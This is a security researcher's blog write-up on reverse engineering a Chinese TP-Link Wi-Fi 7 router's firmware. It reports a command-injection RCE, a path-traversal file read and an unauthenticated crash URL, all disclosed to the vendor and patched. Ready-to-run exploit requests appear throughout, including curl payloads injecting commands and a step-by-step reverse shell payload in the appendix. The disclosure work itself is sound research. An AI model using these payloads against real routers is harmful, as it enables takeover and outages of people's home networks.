
(English) Hacking a Chinese TP-Link Router for Fun
本文也有 简体中文 和 繁體中文 版。
Introduction
This is the story of how I reverse engineered my Chinese TP-Link home router and discovered three security vulnerabilities. These include:
- A remote code execution (RCE) vulnerability
- An arbitrary file read vulnerability via path traversal
- A denial of service (DoS) vulnerability
This was my first time finding a real-world security vulnerability outside of a CTF setting, and I hope you find the story interesting :)
Check out my GitHub repository for the proof-of-concept (PoC) code.
The Router
Important note: There are two TP-Link companies in the world: TP-Link (International) and TP-Link (China). The two companies operate independently and make different products. From now on, when I refer to “TP-Link”, I refer to TP-Link (China).
A few months ago, I bought this cheap TP-Link Wi-Fi 7 router on Taobao. The model is TL-7DR3630 V4.0, and I bought it for around 200 RMB, or about 30 USD.

This router is probably the best Wi-Fi 7 router you can get in this price range. The only downside is that it does not use the 6 GHz band, due to restrictions in mainland China.
Since it is a Chinese router, however, it ships with locked-down Chinese firmware. I wanted to flash it with OpenWrt, but unfortunately, the router only accepts firmware updates signed by TP-Link. So I decided to reverse engineer the firmware and see whether I could find any vulnerabilities in it.
I saw that someone had previously found a remote code execution (RCE) vulnerability in a similar TP-Link router model, the TL-XDR6086. Then, they were able to use it to compile OpenWrt for that router. My hope was that I could find a similar vulnerability in my router and use it to flash OpenWrt as well. (Unfortunately, as I later found out, compiling mainline OpenWrt for my router model is pretty much impossible.)
Reverse Engineering the Firmware
First of all, this project would not have been possible without the researchers who came before me. A big shoutout to these amazing researchers:
- https://forum.openwrt.org/t/adding-support-for-tp-link-xdr-6086/140637/16
- https://bbs.kanxue.com/thread-289107.htm
- https://www.ctfiot.com/36044.html
- https://www.m4rg4tr01d.tech/archives/tplink
- https://github.com/fishykz/TP-POC
I started by downloading the firmware from TP-Link’s website and extracting it. Then I ran the firmware through binwalk:
└─$ binwalk TL-7DR3630\ V4.0_1.0.16_Build_20250717_Rel.74184.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
512           0x200           LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 439904 bytes
393728        0x60200         uImage header, header size: 64 bytes, header CRC: 0x118E985, created: 2025-07-17 13:22:35, image size: 4554040 bytes, Data Address: 0x80208000, Entry Point: 0x80208000, data CRC: 0x5EAFB8AF, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linux-5.10.0"
393792        0x60240         Linux kernel ARM boot executable zImage (little-endian)
402945        0x62601         LZMA compressed data, properties: 0x6D, dictionary size: 1048576 bytes, uncompressed size: -1 bytes
4947832       0x4B7F78        Flattened device tree, size: 68116 bytes, version: 17
5009340       0x4C6FBC        Unix path: /usr/sbin/hi_dsp_ec.bin
5898752       0x5A0200        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 28819566 bytes, 2780 inodes, blocksize: 524288 bytes, created: 2025-07-17 13:22:52
We can see that the firmware contains at least a Linux kernel, a device tree, and a SquashFS filesystem.
I then extracted the SquashFS filesystem using dd and unpacked it using unsquashfs:
dd if=TL-7DR3630\ V4.0_1.0.16_Build_20250717_Rel.74184.bin iflag=count_bytes,skip_bytes skip=5898752 count=28819566 of=filesystem.squashfs

unsquashfs filesystem.squashfs
After that, I started looking through the files in the filesystem:
└─$ ls
autoPlugin  conf    data      dev  lib  opt      proc  root  sys  usr  web
bin         config  database  etc  mnt  overlay  rom   sbin  tmp  var  www
└─$ cat /etc/openwrt_release
DISTRIB_ID="OpenWrt"
DISTRIB_RELEASE="Chaos Calmer"
DISTRIB_REVISION="8be5e6b34e4f9163630aebaff3787e3274b888ed"
DISTRIB_CODENAME="chaos_calmer"
DISTRIB_TARGET="hsan/tiangong1"
DISTRIB_DESCRIPTION="OpenWrt Chaos Calmer 15.05.1"
└─$ ls conf
apdb.json                          hostapd                 server-cert.pem
behave_manage.cap                  hosts_info.cap          tdcpIntValList.json
cfgSyncBlackList.xml               model.xml               template
cfgSyncEncodeList.json             modulePrivateAttr.json  tp-link-root-CA.pem
cfgSyncWhiteList.xml               oem.xml                 vpn.cap
cloud_relay_client_capability.cap  priv-key.pem            wireless_ap.cap
common_module.cap                  protocol.cap            wireless.cap
digiCert-global-root-CA.pem        radio.cap               wpa_supplicant
flash_sign_pk.pem                  radioExtra.cap
The firmware is based on OpenWrt 15.05.1, which is eight years old. The Linux kernel version is 5.10.0. The firmware differs significantly from mainline OpenWrt, and it seems that TP-Link has heavily customized it.
The filesystem contains a lot of interesting files. The conf directory contains configuration files, including certificates and private keys. The lib directory contains many TP-Link-specific routines. The web directory contains the files for the router’s web interface.
The dms Binary
From my research, I already knew that the router’s main functionality is implemented in the /bin/dms binary. This binary is responsible for handling the router’s web interface, along with other features. Therefore, I decided to focus my research on it.
└─$ file bin/dms
bin/dms: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-musl-arm.so.1, no section header

└─$ pwn checksec bin/dms
[!] Did not find any GOT entries
[*] '/home/laggy/TL-7DR3630/squashfs-root/bin/dms'
    Arch:       arm-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x10000)
I opened the dms binary in Ghidra and started looking through it. Luckily, the binary is not stripped, so most function names are still present.

I wanted to find a remote code execution (RCE) vulnerability in this binary, so I looked for calls to functions that can execute Linux commands:
systemsystemExecsystemAsyncExecformattedExecpopen
There are about 120 calls, or XREFs, to these functions in total. I manually went through each of them and checked whether any call passed user input as an argument.
Eventually, I found this strange code in the vpnIppoolNotify function:

Basically, there is a feature called “IP Pool” in the router’s VPN configuration. The user can create an IP Pool by giving it a name and an IP range.
When the user creates or deletes an IP Pool, the code uses this format string: ippool-control -a -n %s -b %s -e %s. The first %s is the IP Pool name, and the second and third %s values are the start and end of the IP range. The code then executes the command by calling systemAsyncExec.
Importantly, there is no input validation on the IP Pool name. We can inject a command into the name and execute arbitrary commands on the router. A remote code execution vulnerability!
To test this, I created a new IP Pool with the name ; reboot &. The command then became ippool-control -a -n ; reboot & -b 2.2.2.2 -e 2.2.2.2. As expected, the router rebooted.
curl -X POST -d '{"ippool":{"table":"ippool","para":{"name":"; reboot &","start_ip":"2.2.2.2","end_ip":"2.2.2.2","ref":"0"},"name":"ippool_1"},"method":"add"}' http://192.168.1.1/stok=<STOK_TOKEN>/ds
The IP Pool name is limited to 32 characters, and anything longer than that is truncated. So we have to be careful with our payload.
Using the arbitrary file read vulnerability covered in the next section, I was able to confirm that the command executes with root privileges. I created an IP Pool with the name ; id > /tmp/hello &, then read the contents of /tmp/hello:
uid=0(root) gid=0(root)
It is very possible to do some pretty cool things with this vulnerability. For example, we can use it to create a reverse shell that connects back to our machine, giving us full control over the router. More on that in the appendix section!
This vulnerability can only be triggered by a user with access to the router’s admin panel, so it is not extremely severe. The next two vulnerabilities, though, are much worse :)
Arbitrary File Read
During my research, I also came across a function called httpMGetHandle:

This function is responsible for handling HTTP GET requests on port 1900, the UPnP service. It takes the path from the GET request, prepends /web/upnp, reads the file at that path, and returns the file contents in the HTTP response.
For example, if we send a GET request to http://192.168.1.1:1900/ifc.xml, the code reads /web/upnp/ifc.xml and returns its contents.
However, there is no input validation on the path from the GET request. We can use ../ to traverse up the directory tree and read arbitrary files on the router. This is a path traversal vulnerability!
For example, we can read /conf/model.xml by sending a GET request to http://192.168.1.1:1900/../../conf/model.xml.
└─$ curl --path-as-is "http://192.168.1.1:1900/../../conf/oem.xml"
<root>
<oem name="oem_info">
        <device name="7dr3630mv4">
                <element name="fullName">TP-LINK Wireless Router TL-7DR3630</element>
...
Note: Normal HTTP clients may normalize the path and remove the ../ sequences. It is important to use the --path-as-is flag in curl to prevent this.
Unfortunately, this path traversal vulnerability is not as powerful as it might seem. For unauthenticated users, the code checks for certain file extensions. This means:
- Unauthenticated users (i.e. users not logged in to the admin panel) can only read files with the following extensions:
.xml .gif .png .jpeg .ico .jpg .css .js .zip .eot .svg .ttf .woff. - Authenticated users have no file extension restriction.
Authenticated users can read any file on the router with a command like this:
curl --path-as-is "http://192.168.1.1:1900/stok=<STOK_TOKEN>/../../etc/passwd"
So luckily, this cannot be used for privilege escalation, since we cannot read sensitive files, such as password files, without access to the admin panel.
Crashing the Router with an HTTP Request
While playing around with the path traversal vulnerability, I sent this HTTP GET request to the router: http://192.168.1.1:1900/../../etc/passwd?stok=abc. Instantly, my router shut down. I had crashed my own router with a simple GET request!
Clearly, I needed to get to the bottom of this. By using the first two vulnerabilities, I obtained and downloaded a core dump of the dms binary when it crashed. After analyzing the core dump in gdb, it became obvious that the crash was triggered by an assertion failure in the same httpMGetHandle function.

The assertion in question
This assertion checks if context->path is not empty. If context->path is empty, the assertion fails and crashes the router.
Since the router crashes on this assertion, context->path must be empty. But why would this URL cause context->path to be empty?
I dug deeper into TP-Link’s HTTP parsing implementation. Inside the httpParseHeader function, there is this piece of code that parses the stok token (used for authentication) from the URL:

stok token parsing
This is what a typical authenticated request looks like: http://192.168.1.1/stok=<STOK_TOKEN>/ds. The code looks for the stok token in the URL. If it finds the token, it looks for the next / character after the stok token, then sets context->path to the string on that / character (i.e. /ds).
However, if there is no / character after the stok token, the code inadvertently sets context->path to an empty string. This is exactly what happens in our case, since our URL does not contain a / character after the stok token. The developers probably did not expect this case, so they did not handle it properly, leading to an assertion failure and crashing the router.
The Impact
Unfortunately, this vulnerability can be triggered by any user, since the code does not check whether the stok token is valid before parsing it. You can crash your router just by typing this URL into your browser: http://192.168.1.1:1900/stok=abc!
Worst of all, the router does not automatically reboot after it crashes. You have to manually unplug it and plug it back in to turn it on again.
The ramifications are pretty bad. Suppose you visit an evil website in your browser. Behind your back, the website runs some JavaScript code that sends a request to http://192.168.1.1:1900/stok=abc. Bam! Your router crashes, and you do not even know why.1
As another example, suppose someone sends you an email or text message with this bad URL, and you click it. Bam! Your router crashes again.
There are many other ways to exploit this vulnerability, but I will leave you to explore them on your own.
Appendix: Reverse Shell Payload
You may skip this section if you are not interested in reverse shell payloads.
Creating a reverse shell with this RCE vulnerability is harder than you might think. There are several challenges we need to overcome:
- The command payload is limited to 32 characters. Any characters after the 32nd character are truncated.
- The built-in
busyboxbinary is extremely limited.nc,curl,wget, andbase64are all missing from thebusyboxbinary. - Each command is executed twice: once when we create the IP Pool, and once when we delete the IP Pool.
Luckily, there is a trick we can use. In /opt/game_acc/rootfs, there is a chroot environment normally used by the “game acceleration” software (those weird “web accelerators”, you know). In /opt/game_acc/rootfs/bin/busybox, there is a complete busybox binary that contains all the CLI tools we need.
However, the full path /opt/game_acc/rootfs/bin/busybox is already 32 characters long. Instead, I used opt/*/*/*/busybox and relied on the shell to expand it into the full path.
These are the actual commands executed on the router:
ln -sf opt/*/*/*/busybox nc   # create a symlink /nc to busybox
ln -sf opt/*/*/*/busybox sh   # create a symlink /sh to busybox
/nc <remote_ip> 99 -e /sh     # create a reverse shell to our machine on port 99
We listen on our machine on port 99:
nc -lvnp 99
Raw payload:
# Replace <remote_ip> with your actual IP address, and replace <stok> with your actual STOK token.
curl -X POST -d '{"ippool":{"table":"ippool","para":{"name":";ln -sf opt/*/*/*/busybox nc&","start_ip":"2.2.2.2","end_ip":"2.2.2.2","ref":"0"},"name":"ippool_1"},"method":"add"}' http://192.168.1.1/stok=<stok>/ds
curl -X POST -d '{"ippool":{"name":["ippool_1"]},"method":"delete"}' http://192.168.1.1/stok=<stok>/ds
curl -X POST -d '{"ippool":{"table":"ippool","para":{"name":";ln -sf opt/*/*/*/busybox sh&","start_ip":"2.2.2.2","end_ip":"2.2.2.2","ref":"0"},"name":"ippool_1"},"method":"add"}' http://192.168.1.1/stok=<stok>/ds
curl -X POST -d '{"ippool":{"name":["ippool_1"]},"method":"delete"}' http://192.168.1.1/stok=<stok>/ds
curl -X POST -d '{"ippool":{"table":"ippool","para":{"name":";/nc <remote_ip> 99 -e /sh&","start_ip":"2.2.2.2","end_ip":"2.2.2.2","ref":"0"},"name":"ippool_1"},"method":"add"}' http://192.168.1.1/stok=<stok>/ds
curl -X POST -d '{"ippool":{"name":["ippool_1"]},"method":"delete"}' http://192.168.1.1/stok=<stok>/ds
exec 2>&1
echo hello can you read this
hello can you read this
Reverse shell obtained! From here, we have full control over the router :D
Conclusion
In this research, I discovered three vulnerabilities in TP-Link (China) home router software:
- A remote code execution (RCE) vulnerability in the VPN IP Pool functionality
- An arbitrary file read vulnerability in the UPnP service
- A denial of service (DoS) vulnerability in the UPnP service
I reported these vulnerabilities to TP-Link, and they have since released a firmware update that patches them. I also submitted my findings to the MITRE CVE Program, but so far, they have not responded yet. I will update this blog post when they assign CVE IDs.
Timeline:
- 2026-04-28: Reported my findings to TP-Link via email
- 2026-05-12: TP-Link patched the vulnerabilities
- 2026-05-19: Submitted my findings to the MITRE CVE Program
- 2026-06-09: Published this blog post
This research was largely done without LLM assistance, and it only took me around three days to discover these vulnerabilities. That was fun, but also a little unsettling. If bugs like these can be found this quickly by hand, AI-assisted vulnerability research is probably going to make this kind of work much faster, for both defenders and attackers.
I do think this also says something about the state of consumer router firmware. These devices sit at the edge of our networks, run for years, and are easy to forget about once they are plugged in. Yet, these kinds of devices are often overlooked when it comes to security. Most routers on the market today are running closed-source proprietary software, and not many security researchers are focusing on these kinds of devices and analyzing them. As vulnerability discovery gets cheaper and faster, vendors will have to take firmware security a lot more seriously.
Anyway, I hope you found this story interesting. Thanks for reading!
Links:
-
Chrome recently implemented a protection mechanism called Local Network Access that prevents these kinds of local network attacks. Nonetheless, all this means is that such attacks will be visible to users. For example, instead of running JavaScript code in the background to send requests, an attacker could simply redirect them to this URL. That way, the attack is still effective. ↩︎